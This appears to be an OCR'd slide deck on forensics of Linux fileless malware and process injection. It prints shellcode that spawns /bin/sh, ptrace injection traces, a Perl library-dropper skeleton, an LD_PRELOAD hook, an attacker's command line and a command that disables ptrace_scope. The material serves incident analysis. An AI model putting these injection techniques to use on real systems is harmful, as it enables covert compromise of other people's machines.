|           0x080484b4      83ec04          sub esp, 4
|           0x080484b7      e89fffffff      call sym.sleepfunc
|           0x080484bc      b800000000      mov eax, 0
|           0x080484c1      83c404          add esp, 4
|           0x080484c4      59              pop ecx
|           0x080484c5      5d              pop ebp
|           0x080484c6      8d61fc          lea esp, [ecx - 4]
¥           0x080484c9      c3              ret
[0x080484a6]>
```

This is the bogus bash.sh which ELF and doing only looping too….

Incident #2 happens, getting into victim machine

Use the memory map again to seek the injected library is located..

And you'll find the bogus injected library ELF file (.so)

```
0xb76defb0  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0xb76defc0  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0xb76defd0  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0xb76defe0  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0xb76deff0  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0xb76df000  7f45 4c46 0101 0100 0000 0000 0000 0000  .ELF............
0xb76df010  0300 0300 0100 0000 2004 0000 3400 0000  ........ ...4...
0xb76df020  cc10 0000 0000 0000 3400 2000 0600 2800  ........4. ...(.
0xb76df030  2100 1e00 0100 0000 0000 0000 0000 0000  !...............
0xb76df040  0000 0000 7006 0000 7006 0000 0500 0000  ....p...p.......
0xb76df050  0010 0000 0100 0000 7006 0000 7016 0000  ........p...p...
0xb76df060  7016 0000 2401 0000 2801 0000 0600 0000  p...$...(.......
0xb76df070  0010 0000 0200 0000 8006 0000 8016 0000  ................
0xb76df080  8016 0000 e000 0000 e000 0000 0600 0000  ................
0xb76df090  0400 0000 0400 0000 f400 0000 f400 0000  ................
0xb76df0a0  f400 0000 2400 0000 2400 0000 0400 0000  ....$...$.......
0xb76df0b0  0400 0000 50e5 7464 c405 0000 c405 0000  ....P.td........
0xb76df0c0  c405 0000 2400 0000 2400 0000 0400 0000  ....$...$.......
0xb76df0d0  0400 0000 51e5 7464 0000 0000 0000 0000  ....Q.td........
0xb76df0e0  0000 0000 0000 0000 0000 0000 0600 0000  ................
0xb76df0f0  1000 0000 0400 0000 1400 0000 0300 0000  ................
0xb76df100  474e 5500 80d9 d56d 3df9 a832 db6d 46a4  GNU....m=..2.mF.
0xb76df110  0cbe adba fda7 8922 0300 0000 0700 0000  .......".........
0xb76df120  0200 0000 0600 0000 8c00 2003 00d5 4009  .......... ...@.
0xb76df130  0700 0000 0a00 0000 0c00 0000 2c52 5187  ............,RQ.
0xb76df140  4245 d5ec bbe3 927c d871 581c b98d f10e  BE.....|.qX.....
0xb76df150  ead3 ef0e 9930 920f 0000 0000 0000 0000  .....0..........
0xb76df160  0000 0000 0000 0000 1c00 0000 0000 0000  ................
0xb76df170  0000 0000 2000 0000 5200 0000 0000 0000  ........R.......
0xb76df200  0000 0000 1000 1700 1000 0000 ac03 0000  ................
:> pf.elf_header
    ident :
                struct<elf_ident>
           magic : 0xb76df000 = "¥x7fELF"
           class : 0xb76df004 = class (enum elf_class) = 0x1 ; ELFCLASS32
            data : 0xb76df005 = data (enum elf_data) = 0x1 ; ELFDATA2LSB
         version : 0xb76df006 = version (enum elf_hdr_version) = 0x1 ; EV_CURRENT
    type : 0xb76df010 = type (enum elf_type) = 0x3 ; ET_DYN
  machine : 0xb76df012 = machine (enum elf_machine) = 0x3 ; EM_386
  version : 0xb76df014 = version (enum elf_obj_version) = 0x1 ; EV_CURRENT
    entry : 0xb76df018 = 0x00000420
    phoff : 0xb76df01c = 0x00000034
    shoff : 0xb76df020 = 0x000010cc
    flags : 0xb76df024 = 0x00000000
   ehsize : 0xb76df028 = 0x0034
phentsize : 0xb76df02a = 0x0020
    phnum : 0xb76df02c = 0x0006
shentsize : 0xb76df02e = 0x0028
    shnum : 0xb76df030 = 0x0021
 shstrndx : 0xb76df032 = 0x001e
:>
```

The next is to dump and analyze this malicious shared object ELF..

Incident #2 happens, getting into victim machine

See the memory map again to seek the injected library is located..

And you'll find the bogus injected library ELF file (.so)

```
0xb76defb0 ffff ffff ffff ffff ffff ffff ffff ffff ................
0xb76defc0 ffff ffff ffff ffff ffff ffff ffff ffff ................
0xb76df200 0000 0000 1000 1700 1000 0000 ac03 0000 ................
```

```
 1 31f6              xor  esi, esi↓
 2 f7e6              mul  esi↓
 3 52                push rdx↓
 4 52                push rdx↓
 5 52                push rdx↓
 6 54                push rsp↓
 7 5b                pop  rbx↓
 8 53                push rbx↓
 9 5f                pop  rdi↓
10 c7072f62696e      mov  dword [rdi], 0x6e69622f ; "/bin"↓
11 c747042f2f7368    mov  dword [rdi+0x4], 0x68732f2f ; "//sh"↓
12 407504            jnz  0x1f  // 1回でループ (from 1'till jnz flag becomes 0)↓
13 b03b              mov  al, 0x3b // for↓↓
14 0f05              syscall   // system call↓
15 31c9              xor ecx, ecx // 0↓
16 b00b              mov al, 0xb // for↓↓
17 cd80              int 0x80  // syscall execve("/bin//sh",0,0)[EOF]
```

To find that it is piping socket to execute the "/bin/sh" from incoming data

What do we learn from this case #2 now?


1. Not only static or dynamic/static ELF binaries but modules files (.so) are also applicable to be injected to the memory of a process
2. Hot forensics for the hacked Linux systems will do just great, but remember that you MUST also do the Cold Forensics too (it is a must!). In many cases we don't know how the bogus objects are injected into the memory UNLESS we have extra references from the forensics.
3. In this case the below commands were figured in the swap-out area in the hard disk free space sectors (from memory caching), the process were injected with the below command line:
   ./f**ckyou -n ./bash.sh ./ld-ucclib.so
4. Fileless case ; In this case we know that adversaries knows what system is used, cleverly faking inject base process & injected modules to then deleting all (FILELESS).
5. Attackers tend to inject to 100% positive inject-able process (decoys).

What do we learn from this case #2?

OSINT is on!

What do we learn from this case #2?

OSINT shows the process injector part was originated from this code:



Let’s reproduce, regen for memory forensics

It uses also ptrace to enumerate memory for injection, but different pattern:

```
open("/proc/20389/maps", O_RDONLY) = 3↓
fstat64(3, {st_dev=makedev(0, 3), st_ino=194303461, st_mode=S_IFREG|044
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
read(3, "08048000-08049000 r-xp 00000000 08:06 9439943    /home/kippo/t
close(3)                                = 0↓
munmap(0xb778c000, 4096)                = 0↓
ptrace(PTRACE_SETREGS, 20389, 0, 0xbfe129c8) = 0↓
ptrace(PTRACE_PEEKTEXT, 20389, 0x8048004, [0x10101]) = 0↓
ptrace(PTRACE_PEEKTEXT, 20389, 0x8048008, [0]) = 0↓
ptrace(PTRACE_PEEKTEXT, 20389, 0x804800c, [0]) = 0↓
ptrace(PTRACE_PEEKTEXT, 20389, 0x8048010, [0x30002]) = 0↓
ptrace(PTRACE_PEEKTEXT, 20389, 0x8048014, [0x1]) = 0↓
ptrace(PTRACE_PEEKTEXT, 20389, 0x8048018, [0x8048360]) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8048004, 0x4ee58955) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8048008, 0x89d3ff51) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x804800c, 0x16accc3) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8048010, 0xccd7ff53) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8048014, 0x5dd6ff53) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8048018, 0xb77779cc) = 0↓
ptrace(PTRACE_CONT, 20389, 0, SIG_0) = 0↓
nanosleep({0, 5000000}, NULL)      = ? ERESTART_RESTARTBLOCK (Interrupte
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_TRAPPED, si_pid=20389, si_ui
restart_syscall(<... resuming interrupted call ...>) = 0↓
ptrace(PTRACE_GETSIGINFO, 20389, 0, {si_signo=SIGTRAP, si_code=SI_KERNE
ptrace(PTRACE_GETREGS, 20389, 0, 0xbfe12984) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a07018, 0x6d6f682f) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a0701c, 0x696b2f65) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a07020, 0x2f6f7070) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a07024, 0x74736574) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a07028, 0x6e696c2f) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a0702c, 0x692d7875) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a07030, 0x63656a6e) = 0↓
ptrace(PTRACE_POKETEXT, 20389, 0x8a07034, 0x61732f74) = 0↓
```

Ptrace basis process injection other tools in incidents

These are the process injection resources aiming Linux that I faced so far in MMD cases. None of these cases we published.

Injection Tools/Frameworks	Coded by	Fav / Forked	Purpose
gaffe23/linux-inject	C	489 / 147	Injection of shared object (ptrace)
hc0d3r/alfheim	C	196 / 38	Inject file or shellcode, with ptrace mmap & shellcode
hc0d3r/alfheim	C	68 / 24	Inject file or shellcode, with or without ptrace
XiphosResearch/steelcon-python-injection	Python	47 / 25	Python Process Injection
kubo/injector	C	44/ 11	Inject shared library into a Linux
jtripper/parasite	C	38 / 16	Uses ptrace, mmap & copy shellcode into last address
Srakai/Adun	C	27 / 5	Injection with JUMP to shellcode from rip
narhen/procjack	C	6 / 3	Injection of wrapper with shellcode, use Capstone ptrace

Other injection: Shared object (Mayhem framework)

This is case where LD_PRELOAD is used to inject malware shared object into kernel to perform intercepting of a syscall. It's ALMOST fileless..
See MMD blog for the further details

```
use Config;

$SO32="\x7f\x45\x4c\x46\x01\..x00";
$SO64="\x7f\x45\x4c\x46\x02\..x00";

# detect system
$name = "%helper";
open F, $name and binmode F and read (F, $buf, 8) and close F;
@b = unpack("C*", $buf);
$sys = $b[7];
print "System is ".($sys == 9 ? "FreeBSD" : "Linux")."\n";

# drop library x32

$so = $SO32;
open $F, ">./cong32.so";
print $F $so;
close $F;
print "Dropped library x32\n";


# drop library x64
$so = $SO64;
open $F, ">./cong64.so";
print $F $so;
close $F;
print "Dropped library x64\n";

exit 0;
```

Malware Must Die!

The MalwareMustDie Blog (blog.malwaremustdie.org)

Thursday, May 8, 2014

MMD-0020-2014 - Analysis of Linux/Mayhem infection: A shared DYN libs malicious ELF: libworker.so

This is the analysis story based on the incident handling on the server side incident, caused by a hack to perform some malicious attack to a compromised server, so it is the server side malware analysis, with using the rather sophisticated method of LD_PRELOAD, with the summary as per below:

In the end of March 2014 I helped a friend who has problem with his service perimeter from a hack case. The attack was a classic WordPress hack using the vulnerability scanner on certain user's

...ommended UNIX permission on
...SD with the Linux binaries
...ck is meant to aim the both

```
$ md5 lib*
MD5 (libworker1-32.so) = 15584bc865d01b7adb7785f27ac60233
MD5 (libworker1-64.so) = f9aeda08db9fa8c1877e05fe0fd8ed21
MD5 (libworker2-32.so) = 15584bc865d01b7adb7785f27ac60233
MD5 (libworker2-64.so) = f9aeda08db9fa8c1877e05fe0fd8ed21
// noted see only one x32 and one x64 binaries used for multiple injecti


$ file lib*
libworker1-32.so: ELF 32-bit LSB shared object, Intel 80386, version 1 (
libworker1-64.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV)
libworker2-32.so: ELF 32-bit LSB shared object, Intel 80386, version 1 (
libworker2-64.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV)
```

Mayhem framework : module installer injection

This threat is using LD_PRELOAD to load the Mayhem installer shared_object into the memory & intercept syscall to download payloads.

```c
#define _GNU_SOURCE
#include <dlfcn.h>
#include <stdio.h>

FILE *fopen(const char *path, const char *mode)
{
    /* Any faking codes */
        printf("One's made this to fake fopen a file %s\n", path);
    /* Any faking codes */

    /* Malicious injection code is in here */
        printf("Malware moronz will go to jail..\n");
    /* End of malicious code */

    /* Real command following the fakes & malicious code */
      FILE *(*original_fopen)(const char*, const char*);
      original_fopen = dlsym(RTLD_NEXT, "fopen");
      return (*original_fopen)(path, mode);
}
```

```
$ gcc -shared -fPIC -o malcode_shared_obj.so malcode_shared_obj.c -ldl
$ LD_PRELOAD=./malcode_shared_obj.so ./dynamic_bin_to_trigger_mal_function
One's amde this to fake fopen a file
Malware moronz wll go to jail..
$
```

Noteable process injection (with known) methods

These methods are not (yet) found in incidents but has a big potential to be used by adversaries. Combination methods and scripting is used, so the level is higher, a skillful attacker or frameworks can make a use of them

Injection Tools/Frameworks	Coded by	URL	How
Sektor7: Pure In-Memory (Shell)Code Injection In Linux Userland	C	https://blog.sektor7.net/#!res/2018/pure-in-memory-linux.md	In memory only injection with clear samples and Python regenration script
Gotham Digital Science: Linux based inter-process code injection without ptrace	C	https://blog.gdssecurity.com/labs/2017/9/5/linux-based-inter-process-code-injection-without-ptrace2.html	without ptrace using the /proc/${PID}/maps and /proc/${PID}/mem ; using LD_PRELOAD and overwriting stack

Noteable process Injection (with known) methods

Next case method is “creative”, it uses “gdb” as armor ptrace but injecting with *__libc_dlopen_mode()* , same concept as “**gaffe23 linux-inject**”

Process Injection with GDB

8 minute read

Inspired by excellent CobaltStrike training, I set out to work out an easy way to inject into processes in Linux. There's been quite a lot of experimentation with this already, usually using `ptrace(2)` or `LD_PRELOAD`, but I wanted something a little simpler and less error-prone, perhaps trading ease-of-use for flexibility and works-everywhere. Enter GDB and shared object files (i.e. libraries).

GDB, for those who've never found themselves with a bug unsolvable with lots of well-placed `printf("Here\n")` statements, is the GNU debugger. It's typical use is to poke at a runnnig process for debugging, but it has one interesting feature: it can have the debugged process call library functions. There are two functions which we can use to load a library into to the program: `dlopen(3)` from libdl, and `__libc_dlopen_mode`, libc's implementation. We'll use `__libc_dlopen_mode` because it doesn't require the host process to have libdl linked in.

Caveats

Trading flexibility for ease-of-use puts a few restrictions on where and how we can inject our own code. In practice, this isn't a problem, but there are a few gotchas to consider.

:-) von mmd

ptrace(2)

We'll need to be able to attach to the process with `ptrace(2)`, which GDB uses under the hood. Root can usually do this, but as a user, we can only attach to our own processes. To make it harder, some systems only allow processes to attach to their children, which can be changed via a sysctl. Changing the sysctl requires root, so it's not very useful in practice. Just in case:

```
sysctl kernel.yama.ptrace_scope=0
# or
echo 0 > /proc/sys/kernel/yama/ptrace_scope
```

Generally, it's better to do this as root.

Noteable process Injection (with known) methods

In *Linux-inject*, "state of injection" is set by ptrace functions and injection is done by *__libc_dlopen_mode()* method via InjectSharedLibrary()

```
[xAdvc]0 0% 185 injecting]> pd $r @ main+943 # 0x401dd3
0x00401dd3      e878efffff      call sym.imp.malloc          ;[1] ;  void *malloc(size_t size)
0x00401dd8      48898548ffff.   mov qword [var_b8h], rax
0x00401ddf      488b9560ffff.   mov rdx, qword [size]        ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401de6      488b8548ffff.   mov rax, qword [var_b8h]
0x00401ded      be00000000      mov esi, 0                   ; int c
0x00401df2      4889c7          mov rdi, rax                 ; void *s
0x00401df5      e8b6eeffff      call sym.imp.memset          ;[2] ; void *memset(void *s, int c, size_t n)
0x00401dfa      488b8560ffff.   mov rax, qword [size]        ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e01      488d50ff        lea rdx, [rax - 1]           ; size_t n
0x00401e05      488b8548ffff.   mov rax, qword [var_b8h]
0x00401e0c      bed4194000      mov esi, sym.injectSharedLibrary    ; 0x4019d4 ; const void *s2
0x00401e11      4889c7          mov rdi, rax                 ; void *s1
0x00401e14      e8d7eeffff      call sym.imp.memcpy          ;[3] ; void *memcpy(void *s1, const void *s2, siz
0x00401e19      488b9558ffff.   mov rdx, qword [var_a8h]     ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e20      488b8548ffff.   mov rax, qword [var_b8h]
0x00401e27      4801d0          add rax, rdx
0x00401e2a      c600cc          mov byte [rax], 0xcc         ; [0xcc:1]=255 ; 204
0x00401e2d      488b8560ffff.   mov rax, qword [size]        ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e34      89c1            mov ecx, eax
0x00401e36      488bb568ffff.   mov rsi, qword [var_98h]
0x00401e3d      488b9548ffff.   mov rdx, qword [var_b8h]
0x00401e44      8b45fc          mov eax, dword [var_4h]
0x00401e47      89c7            mov edi, eax
0x00401e49      e8e8f9ffff      call sym.ptrace_write        ;[4]
0x00401e4e      8b45fc          mov eax, dword [var_4h]      ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e51      89c7            mov edi, eax
0x00401e53      e826f7ffff      call sym.ptrace_cont         ;[5]
0x00401e58      488d85a0fcff.   lea rax, [var_360h]          ; /home/mung/test/hacklu2019/linux-inject/inject-
0x00401e5f      bad8000000      mov edx, 0xd8                ; 216 ; size_t n
0x00401e64      be00000000      mov esi, 0                   ; int c
0x00401e69      4889c7          mov rdi, rax                 ; void *s
```

Noteable process Injection (with known) methods

Thank you Ghidra community & radare2 for integrating great compiler

```
sym.ptrace_setregs((uint64_t)(uint32_t)var_4h, &var_280h);
iVar3 = sym.findRet(0x401a1e);
ptr = (void *)sym.imp.malloc();
sym.ptrace_read((uint64_t)(uint32_t)var_4h, arg2, ptr, 0x4a);
var_b8h = (char *)sym.imp.malloc(0x4a);
sym.imp.memset(var_b8h, 0, 0x4a);
sym.imp.memcpy(var_b8h, sym.injectSharedLibrary, 0x49);
var_b8h[iVar3 + -0x4019d4] = -0x34;
sym.ptrace_write((uint64_t)(uint32_t)var_4h, arg2, var_b8h, 0x4a);
sym.ptrace_cont((uint64_t)(uint32_t)var_4h);
sym.imp.memset(&var_360h, 0, 0xd8);
sym.ptrace_getregs((uint64_t)(uint32_t)var_4h, &var_360h);
arg3 = (int32_t)ptr;
if (_var_310h == (char *)0x0) {
    sym.imp.fwrite("malloc() failed to allocate memory\n", 1, 0x23, _section..bss);
    iVar3 = 0x1b;
    ppvVar4 = &var_1a0h;
    ppvVar5 = (void **)&stack0xfffffffffffffac8;
    while (iVar3 != 0) {
        iVar3 = iVar3 + -1;
        *ppvVar5 = *ppvVar4;
        ppvVar4 = ppvVar4 + (uint64_t)uVar6 * 0x1ffffffffffffffe + 1;
        ppvVar5 = ppvVar5 + (uint64_t)uVar6 * 0x1ffffffffffffffe + 1;
    }
    sym.restoreStateAndDetach
              ((uint32_t)var_4h, arg2, arg3, 0x4a, (uint64_t)(uint32_t)var_4h, arg2,
               in_stack_fffffffffffffac8);
    sym.imp.free(ptr);
    sym.imp.free(var_b8h);
    uVar2 = 1;
```

radare2 is supported Ghidra decompiler, released in R2CON2019!

Noteable process Injection (with known) methods

sym.injectSharedLibrary() in Linux-inject looks like this:

```
[0x004019d3 [xAdvc]0 0% 165 injecting]> pd $r @ sym.restoreStateAndDetach+71 # 0x4019d3
            0x004019d3      90              nop
┌ 32: sym.injectSharedLibrary (int32_t arg6, int32_t arg1, int32_t arg2, int32_t arg3, int32_t arg4);
│           ; var int32_t var_18h @ rbp-0x18
│           ; var int32_t var_10h @ rbp-0x10
│           ; var int32_t var_8h @ rbp-0x8
│           ; arg int32_t arg6 @ r9
│           ; arg int32_t arg1 @ rdi
│           ; arg int32_t arg2 @ rsi
│           ; arg int32_t arg3 @ rdx
│           ; arg int32_t arg4 @ rcx
│           ; DATA XREFS from main @ 0x401d5b, 0x401d7d, 0x401e0c
│           0x004019d4      55              push rbp                    ; /home/mung/test/hacklu2019/l
│           0x004019d5      4889e5          mov rbp, rsp
│           0x004019d8      48897df8        mov qword [var_8h], rdi     ; arg1
│           0x004019dc      488975f0        mov qword [var_10h], rsi    ; arg2
│           0x004019e0      488955e8        mov qword [var_18h], rdx    ; arg3
│           0x004019e4      56              push rsi                    ; /home/mung/test/hacklu2019/l
│           0x004019e5      52              push rdx                    ; arg3
│           0x004019e6      4151            push r9                     ; /home/mung/test/hacklu2019/l
│           0x004019e8      4989f9          mov r9, rdi                 ; arg1
│           0x004019eb      4889cf          mov rdi, rcx                ; arg4
│           0x004019ee      41ffd1          call r9                     ; // __libc_dlopen_mode !!
│           0x004019f1      4159            pop r9
└           0x004019f3      cc              int3
            0x004019f4      5a              pop rdx                     ; /home/mung/test/hacklu2019/l
            0x004019f5      4151            push r9
            0x004019f7      4989d1          mov r9, rdx
            0x004019fa      4889c7          mov rdi, rax
            0x004019fd      48be01000000.   movabs rsi, 1
            0x00401a07      41ffd1          call r9
            0x00401a0a      4159            pop r9
            0x00401a0c      cc              int3
```

Sophisticated Fileless Process Injections

Fileless Malware and Process Injection in Linux

1. Background
2. Post exploitation in Linux
   - Concept, Supporting tools
3. Process injection in Linux
   - Concept, Supporting tools
   - Fileless method
4. Components to make all of these possible
   - Frameworks: concept, specifics, examples
   - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
   - Forensics perspective
   - IR and resource management model
6. Appendix

LAC
ともに、イキル

A combo of :

open(),
memfd_create(),
sendfile(),
and fexecve()

Incident #3 happens, getting into victim machine

What is WRONG in this picture? No artifacts, just a running memory..

```
// netstat
Proto Recv-Q Send-Q Local Address    Foreign Address        State       PID/Program  Timer
tcp        0      0 127.0.0.1:25     0.0.0.0:*              LISTEN      -            off (0.00/0/0)
tcp        0      0 0.0.0.0:111      0.0.0.0:*              LISTEN      -            off (0.00/0/0)
tcp        0      0 0.0.0.0:22       0.0.0.0:*              LISTEN      -            off (0.00/0/0)
tcp        0      0 127.0.0.1:41269  82.194.229.214:8738    ESTABLISHED 4452/ping    off (0.00/0/0)
tcp        0      0 127.0.0.1:8738   127.0.0.1:41269        ESTABLISHED -            off (0.00/0/0)
tcp        0      0 10.0.2.15:22     192.168.7.10:21203     ESTABLISHED -            keepalive (1475.41/0/0)

// ps                                          // pstree
 3044 ?        Ss     0:00 sshd: boss [priv] |  init-+-udevd---2*[udevd]
 3047 pts/1    Ss     0:14 -bash             |       |-rpcbind
 4119 ?        S      0:01 [kworker/0:2]     |       |-rpc.statd
 4413 ?        S      0:00 [kworker/0:0]     |       |-rpc.idmapd
 4446 ?        S      0:00 [flush-8:0]       |       |-rsyslogd---3*[{rsyslogd}]
 4452 pts/1    S      0:00 ./ping            |       |-acpid
 4454 ?        S      0:00 [kworker/0:1]     |       |-atd
                                             |       |-sshd---sshd---sshd---bash-+-ping

// lsof
ping   4452  boss  cwd     DIR    8,1     4096  658367 /home/boss/
ping   4452  boss  rtd     DIR    8,1     4096       2 /
ping   4452  boss  txt     REG    8,1     8781  658391 /home/boss/ping
ping   4452  boss  mem     REG    8,1   131107  131092 /lib/x86_64-linux-gnu/libpthread-2.13.so
ping   4452  boss  mem     REG    8,1  1607696  131100 /lib/x86_64-linux-gnu/libc-2.13.so
ping   4452  boss  mem     REG    8,1    31744  131554 /lib/x86_64-linux-gnu/librt-2.13.so
ping   4452  boss  mem     REG    8,1   136936  131095 /lib/x86_64-linux-gnu/ld-2.13.so
ping   4452  boss    0u    CHR  136,1      0t0       4 /dev/pts/1
ping   4452  boss    1u    CHR  136,1      0t0       4 /dev/pts/1
ping   4452  boss    2u    CHR  136,1      0t0       4 /dev/pts/1
ping   4452  boss    3u   IPv4  10729      0t0     TCP 127.0.0.1:41269->82.194.229.214:8738 (ESTABLISHED)
ping   4452  boss    4u    REG   0,16   107520   10272 /run/shm/a
```

Incident #3 happens, getting into victim machine

```
// netstat
Proto Recv-Q Send-Q Local Address    Foreign Address        State       PID/Program  Timer
tcp        0      0 127.0.0.1:25     0.0.0.0:*              LISTEN      -            off (0.00/0/0)
tcp        0      0 0.0.0.0:111      0.0.0.0:*              LISTEN      -            off (0.00/0/0)
tcp        0      0 0.0.0.0:22       0.0.0.0:*              LISTEN      -            off (0.00/0/0)
tcp        0      0 127.0.0.1:41269  82.194.229.214:8738    ESTABLISHED 4452/ping    off (0.00/0/0)
tcp        0      0 127.0.0.1:8738   127.0.0.1:41269        ESTABLISHED -            off (0.00/0/0)
tcp        0      0 10.0.2.15:22     192.168.7.10:21203     ESTABLISHED -            keepalive (1475.41/0/0)
```

```
// ps
 3044 ?        Ss     0:00 sshd: boss [priv]
 3047 pts/1    Ss     0:14 -bash
 4119 ?        S      0:01 [kworker/0:2]
 4413 ?        S      0:00 [kworker/0:0]
 4446 ?        S      0:00 [flush-8:0]
 4452 pts/1    S      0:00 ./ping
 4454 ?        S      0:00 [kworker/0:1]
```

```
// pstree
init-+-udevd---2*[udevd]
     |-rpcbind
     |-rpc.statd
     |-rpc.idmapd
     |-rsyslogd---3*[{rsyslogd}]
     |-acpid
     |-atd
     |-sshd---sshd---sshd---bash---ping
```

A weird “ping” is connecting to a host, running a memory, has a “run/shm/a”.

/run/shm is like a ramdisk in linux

```
// lsof
ping   4452 boss  cwd    DIR    8,1     4096  658367 /home/boss/
ping   4452 boss  rtd    DIR    8,1     4096       2 /
ping   4452 boss  txt    REG    8,1     8781  658391 /home/boss/ping
ping   4452 boss  mem    REG    8,1   131107  131092 /lib/x86_64-linux-gnu/libpthread-2.13.so
ping   4452 boss  mem    REG    8,1  1607696  131100 /lib/x86_64-linux-gnu/libc-2.13.so
ping   4452 boss  mem    REG    8,1    31744  131554 /lib/x86_64-linux-gnu/librt-2.13.so
ping   4452 boss  mem    REG    8,1   136936  131095 /lib/x86_64-linux-gnu/ld-2.13.so
ping   4452 boss    0u   CHR  136,1      0t0       4 /dev/pts/1
ping   4452 boss    1u   CHR  136,1      0t0       4 /dev/pts/1
ping   4452 boss    2u   CHR  136,1      0t0       4 /dev/pts/1
ping   4452 boss    3u  IPv4  10729      0t0     TCP 127.0.0.1:41269->82.194.229.214:8738 (ESTABLISHED)
ping   4452 boss    4u   REG   0,16   107520   10272 /run/shm/a
```

Incident #3 happens, points are:

1. There is a bogus object called “a” in the ramdisk (tmpfs) “/run/shm/”
2. There is a bogus “ping” that is connected to a remote host
3. The “ping” and the “a” is related in one PID session

```
#
# file a
a: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs),
